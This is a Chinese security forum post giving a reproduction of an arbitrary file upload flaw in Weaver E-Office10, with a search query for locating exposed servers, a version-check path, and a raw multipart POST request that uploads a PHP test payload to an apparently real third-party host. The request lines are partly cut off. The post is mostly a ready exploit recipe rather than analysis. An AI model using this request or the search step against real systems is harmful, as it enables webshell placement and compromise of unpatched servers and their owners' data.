佚名

发布于 2022-12-23 02:02

【漏洞左先锋】【OA漏洞】泛微OA E-Office10 任意文件上传

漏洞描述

泛微OA eoffice10 指定路径可上传任意文件 /eoffice10/server/public/iWebOffice2015/OfficeServer.php

影响版本


泛微 eoffice10

网络空间搜索

搜索语法： `eoffice10`

漏洞复现

站点主页



查看eoffice版本 访问接口 /eoffice10/version.json

佚名

安服联合运营中心问题私我


C币	话题	评论	用户编号
203	17	57	29

在线工程师

咨询电话

关注我们

意见反馈




文件上传

```
POST /eoffice10/server/public/iWebOffice2
Host: mail.yselec.hk:8010
User-Agent: Mozilla/5.0 (Macintosh; Intel
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Content-Type: multipart/form-data; bounda
Content-Length: 402

------WebKitFormBoundaryLpoiBFy4ANA8daew
Content-Disposition:form-data;name="FileD
Content-Type:application/octet-stream

<?php echo md5(1);?>
------WebKitFormBoundaryLpoiBFy4ANA8daew
Content-Disposition:form-data;name="FormD

{'USERNAME':'admin','RECORDID':'undefined
------WebKitFormBoundaryLpoiBFy4ANA8daew-
```



发送数据包，返回200，访问上传路径

在线工程师
咨询电话
关注我们
意见反馈

上传成功

漏洞分析 #漏洞左先锋 #OA漏洞

4

浏览 (1173) 点赞 (4) 收藏 打赏

评论

请 登录 后发表观点

WanLiQin 2024-01-02 01:00 IP属地上海

牛

点赞 评论 打赏

Henry4E36 2023-07-15 00:26 IP属地安徽省

牛

点赞 评论 打赏

yyyyyy 2023-05-19 10:16 IP属地浙江省

学习

点赞 评论 打赏

到底啦

在线工程师
咨询电话
关注我们
意见反馈

© 2023 北京长亭未来科技有限公司 京ICP备19035216号 京公网安备 11010802020947号